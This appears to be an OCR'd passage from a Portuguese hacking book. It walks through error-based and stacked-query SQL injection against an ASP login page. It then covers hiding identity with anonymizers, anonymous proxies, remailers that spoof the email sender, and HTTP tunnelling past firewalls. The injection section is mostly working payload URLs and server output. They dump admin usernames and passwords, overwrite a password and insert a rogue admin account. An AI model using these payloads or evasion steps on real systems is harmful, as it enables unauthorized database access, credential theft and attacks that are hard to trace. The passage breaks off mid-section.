Microsoft OLE DB Provider for ODBC Drivers error '80040e07' [Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value 'name_login' to a column of data type int. /index.asp, line 8

Agora, se pensarmos um pouco, podemos obter mais dados importantes como nomes de colunas, colunas de id's, passwords, enfim, detalhes de toda a base de dados do sistema WEB, podemos conseguir mais detalhes usando a seguinte query:

http://www.hackerinside.com.br/login.asp?id=20 UNION SELECT TOP 1 COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE TABLE_NAME='admin_login' WHERE COLUMN_NAME NOT IN ('id_login','name_login','password',details')

Output:

Microsoft OLE DB Provider for ODBC Drivers error '80040e14' [Microsoft][ODBC SQL Server Driver][SQL Server]ORDER BY items must appear in the select list if the statement contains a UNION operator. /index.asp, line 8

3.1.1. Obtendo Dados

Já aprendemos como conseguir nomes de tabelas, colunas etc., mas o importante mesmo ainda não aprendemos, como obter os dados contidos na tabelas do banco de dados, a boa notícia é que podemos usar a mesma técnica aplicada acima para conseguir nomes de tabelas e colunas, para obter dados contidos no banco de dados, por exemplo, podemos conseguir o primeiro "name_login" da tabela "admin_login" com a seguinte query:

http://www.hackerinside.com.br/login.asp?id=20 UNION SELECT TOP 1 name_login FROM admin_login

Output:

Microsoft OLE DB Provider for ODBC Drivers error '80040e07' [Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value 'ally' to a column of data type int. /index.asp, line 8

Já conhecemos a técnica utilizada acima e, seguindo o mesmo raciocínio, concluímos que o name_login é "ally", agora que temos o login, precisamos da senha, podemos obtê-la usando a seguinte query:

http://www.hackerinside.com.br/login.asp?id=20 UNION SELECT TOP 1 password FROM admin_login where login_name='ally'

Output:

Microsoft OLE DB Provider for ODBC Drivers error '80040e07' [Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value 'h4a3c7k9e1r' to a column of data type int. /index.asp, line 8

Como podemos notar realmente foi retornada uma senha que é "h4a3c7k9e1r" para o usuário "ally".

3.1.2. Retornar Senhas com Valor Numérico

Um problema que encontramos é que valores do tipo numérico não podem ser retornados via uma query do tipo:

http://www.hackerinside.com.br/login.asp?id=20 UNION SELECT TOP 1 password FROM admin_login where name_login='karol'

Se o usuário possui uma senha do tipo : "9232563", provavelmente teríamos no nosso browser o seguinte erro: "Page Not Found".

Para resolver esse problema, nós podemos concatenar uma string numérica com alguma string não numérica, como por exemplo, hackeando alfabetos:

http://www.hackerinside.com.br/login.asp?id=20 UNION SELECT TOP 1 convert(int, password%0x2b'%20 hackeando') FROM admin_login where name_login='karol'

Na query acima, usamos o sinal de "+" para concatenar a senha com a string hackeando, o código ASCII do sinal "+"=0x2b ainda concatenamos com dois espaços em branco "%20" a palavra hackeando e, por fim, fazemos uma chamada, a função convert() para converter "9232563 hackeando" em um integer, mas o servidor SQL retorna o seguinte erro:

Microsoft OLE DB Provider for ODBC Drivers error '80040e07' [Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value '9232563 hackeando ' to a column of data type int. /index.asp, line 8

Podemos ver que a senha "9232563" é retornada antes da string "hackeando".

3.1.3. Updates e Inserts com SQL Injection

Até o momento, já conseguimos visualizar a estrutura interna do banco de dados (nomes de tabelas e campos), conseguimos retornar valores armazenados nessas estruturas, mas ainda não inserimos, nem atualizamos nada, mas é chegado o momento.

Coloque sua cabeça para funcionar. Imagine o que você pode fazer se conseguir inserir e atualizar dados em um banco de dados. Vamos lá, vou te ajudar, você pode criar novos usuários, alterar senhas, alterar

logins etc., com esses dois comandos, pode efetuar praticamente qualquer operação no que diz respeito aos dados do banco de dados.

Vamos começar alterando a senha do user "ally"

http://www.hackerinside.com.br/login.asp?id=20; UPDATE 'admin_login' SET 'password' = 'hacker_inside' WHERE name_login='ally'

Agora a senha do user "ally" é "hacker_inside"

Para inserir dados no banco de dados, vamos usar a seguinte query:

http://www.hackerinside.com.br/login.asp?id=20; INSERT INTO 'admin_login' ('id_login', 'name_login', 'password', 'details') VALUES (777,'hacker','hackeado','NA')

Agora podemos nos logar como user "hacker" e senha "hackeado".

Capítulo 3

ANONIMATO

Os programas mencionados no livro podem ser baixados no site: www.hackerinside.com.br

Anônimo adj. Sem nome; não assinado; que não tem o nome do autor; pouco conhecido; obscuro: artista anônimo; (com.) diz-se da sociedade comercial que não é designada por nome ou firma, e sim por título que designa o fim social ou a sua natureza; s.m. aquele que não assina o que escreve; indivíduo sem renome. (Do gr. anonymos).

Uma vez esclarecido o termo anônimo, vamos analisar a atualidade. Com o crescente uso da internet, muitas informações que trafegam no dia-a-dia podem acabar em mãos erradas, imagine que esses dados podem atrapalhar o relacionamento de um casal, até mesmo colocar em risco o segredo de uma grande empresa.

A pergunta é: será que a informação só foi lida pelo destinatário? Existe mesmo projetos do governo para ter acesso a informações que trafegam pela internet?

Um exemplo muito conhecido é o sistema Echelon desenvolvido pelos Estados Unidos, sistema capaz de interceptar qualquer informação que trafegue na internet. Especula-se que esse sistema já foi utilizado no intuito de ajudar empresas americanas a ganharem concorrências internacionais, a verdade é: nada que trafega na internet está totalmente seguro. Quando se acessa um site, ele pode detectar desde o browser que está sendo utilizado, o sistema operacional, até o número IP, que, na internet, é equivalente ao endereço de sua casa.

Os hackers conseguem entrar em sistemas sem deixar rastros. Como fazem isso? Simples! Eles utilizam um método chamado de spoofing de IP e a navegação anônima, usando programas como o anonymizer e um proxy anônimo, o que consegue camuflar seu IP verdadeiro.

1. Anonymizer

Um método bastante utilizado é o anonymizer, ele nada mais é do que uma camada intermediária entre o internauta e o site que se está acessando. No caso do anonymizer, ele impede que o sistema WEB (site) que está sendo acessado consiga interpretar seus dados como: provedor de acesso, endereço IP, sistema operacional, browser.

Sem o anonymizer, fatalmente o sistema WEB conseguiria capturar essas informações sem nenhum problema, mas é bom lembrar que esse método não é totalmente eficaz.

Antes de entender como usar o anonymizer, acesse a seguinte url: http://www.editoraterra.com.br/ip.php

Veja se o ip que aparece na tela confere com o seu, feita a confirmação, para comprovarmos a eficiência do anonymizer, digite a seguinte url antes do endereço da página desejada: http://anon.free.anonymizer.com/http://endereco desejado

No exemplo citado acima, ficaria assim a url final: http://anon.free.anonymizer.com/http://www.editoraterra.com.br/ip.php, compare o ip que aparece na tela com o seu e confirme a eficiência do anonymizer. Nessa situação, o processo é o mesmo para qualquer página. Para acessar outros endereços, basta colocar antes do endereço da página a url do anonymizer http://anon.free.anonymizer.com/

Vale a pena lembrar que existe a versão paga do programa anonymizer, que consegue acessar mais sites do que a versão gratuita, para saber mais, acesse o endereço: www.anonymizer.com

2.Proxy

O servidor Proxy é um servidor que atua como intermediário entre a máquina de um usuário e a Internet, provendo segurança de acesso, controle administrativo e serviço de cache.

O cache é um espaço para armazenar dados temporariamente,

as páginas que são acessadas por um proxy são armazenadas no cache, incluindo imagens e páginas estáticas. A vantagem é que, na próxima vez em que uma mesma página for acessada, os arquivos serão carregados direto no servidor proxy e não na Internet, claro, isso só serve para páginas estáticas e para imagens que não são trocadas freqüentemente, como o logotipo de uma empresa.

Em primeiro momento, o usuário faz o pedido de uma página de Internet, e o servidor proxy fará a busca no cache, caso já exista a página ou alguma figura relacionada a mesma, esses dados serão carregados localmente ao invés de fazer novamente a busca na Internet.

O servidor proxy pode ser associado ou trabalhar juntamente com o gateway, que separa uma rede local de uma rede externa, e com um firewall, que serve para proteger uma rede de entradas externas, como ataques de hackers, vírus etc.

Para o usuário, o proxy parecerá invisível, todos os pedidos e retornos de pesquisas na Web aparecerão direto no navegador do usuário.


É aconselhado instalar o proxy na mesma máquina que o gateway e o firewall, separando-a do servidor de arquivos.

Agora, vamos ao que interessa aos hackers: navegar no anonimato. Mas como fazer isso? Basta que utilizem um servidor Proxy anônimo. Não é fácil encontrar um servidor desses, pois muitas vezes são utilizados IPs dinâmicos, o que facilita para quem hospeda esses proxies também se manter no anonimato. Até encontrar um servidor funcionando, o hacker passa por algumas tentativas, veja nos endereços a seguir algumas listas de proxies:


http://www.proxy4free.com/page1.html
http://www.atomintersoft.com/products/alive-proxy/proxy-list/com/

Para configurar o acesso a um proxy no Internet explorer, proceda da seguinte maneira:


Clique em Ferramentas->Opções da Internet, clique na aba Conexões, agora, em Configurações de LAN, marque a opção usar um servidor Proxy. No campo Endereço, coloque o IP do servidor Proxy, no item Porta, coloque a porta do servidor Proxy.



Para determinar qual protocolo usar o servidor Proxy, clique em Avançado e selecione os protocolos. Caso prefira usar o Proxy para todos os protocolos, clique em OK.



Para configurar o Proxy no Netscape 7, vá a Editar, Preferências, clique sobre Avançado, depois, Proxies. Coloque o IP do servidor Proxy no lugar dos 000.000.000.000 que aparece na imagem seguinte e, no campo Porta, o número da porta do Proxy. Feitas as configurações, clique em OK. Pronto! Agora já é possível você navegar no anonimato pela internet.



Como já sabemos como conseguir IPs e configurar o browser, agora é hora de verificar se está mesmo no anonimato. Para isso, acesse a seguinte url para confirmar seu anonimato:

http://privacy.net/analyze/


Caso você não esteja anônimo, é possível que o proxy selecionado não seja um Proxy anônimo, para acertar, basta escolher outro servidor proxy na lista passada anteriormente.

3. Remailers


São servidores que capturam uma mensagem de e-mail e redireciona para o destinatário, removendo toda e qualquer informação que identifique o remetente da mensagem.

Existem diversos programas, para envio de mensagens anônimas, um deles é o Eighth Wonder Phasma 3000. Dentre outros, estão o anonymail e kabom , mas vamos ao que interessa, no Eighth Wonder, não precisa configurar muitos itens, veja como proceder:

Clique em Advanced e preencha os itens com os dados pedidos. No campo From, insira o e-mail do remetente e, em To, o endereço do destinatário, nesse caso, é possível inserir qualquer endereço, como por exemplo: hacker@teste.com, o resto pode deixar como está, clique no ícone <.



Uma vez configurado o programa, é só enviar a mensagem, clicando no botão Send.



CAPÍTULO 4

TUNNELING

Os programas mencionados no livro podem ser baixados no site: www.hackerinside.com.br

Tunneling é a transmissão de dados destinado com o propósito de ser utilizado somente em uma rede privada, utilizando geralmente uma rede pública, como a Internet, para transmissão de dados, que trafegam como se estivessem dentro dessa rede privada.

Daí vem a denominação tunnelling ou túnel, em português, que nada mais é do que utilizar uma rede pública como um túnel, uma ligação entre duas redes privadas, mas com o túnel funcionando como se fosse parte dessa rede privada.

1. Como Funciona o Tunnelling

O tunnelling é geralmente feito pelo encapsulamento dos dados, protocolos e informações de uma rede privada em uma rede pública, mas essas informações da rede local se comporta como dados na rede pública.

O PPTP (Point-to-Point Tunnnelling Protocol), um protocolo desenvolvido pela Microsoft e algumas outras empresas, é um pouco parecido com o tunnelling. O PPTP consegue, de uma maneira razoável, proteger os dados mesmo quando são transmitidos em uma rede pública, isso é possível pois é dado acesso para usuários autorizados em uma rede VPN (Virtual Private Network). Outro protocolo de tunnelling muito utilizado é o GRE, desenvolvido pela

Cisco Systems, além deste, existem outros, mas que não são muito utilizados.

O tunnelling é muito usado por hackers para se "esconder", ou seja, camuflar seu endereço quando estão realizando alguma ação na Internet, dessa maneira, navegam como se estivessem em outro cenário, utilizando as informações de uma máquina remota, como o seu IP.


A seguir, você acompanha como são utilizados dois dos mais conhecidos softwares para tunnelling.

2. HTTP Tunnel

A grande vantagem do HTTP Tunnel é permitir que usuários que estiverem atrás de um firewall com restrições consigam acessar normalmente serviços até então bloqueados por este firewall.

O HTTP Tunnel utilizará a porta do firewall/proxy como saída desta rede, assim esse usuário conseguirá, após conectar em um dos seis servidores do HTTP Tunnel, acessar qualquer tipo de serviço, incluindo instant messengers, clientes FTP etc.

Para conhecer melhor o funcionamento desse programa, baixe-o pelo site www.hackerinside.com.br e, a seguir, instale o programa em seu PC.




2.1. Como Utilizar o Programa

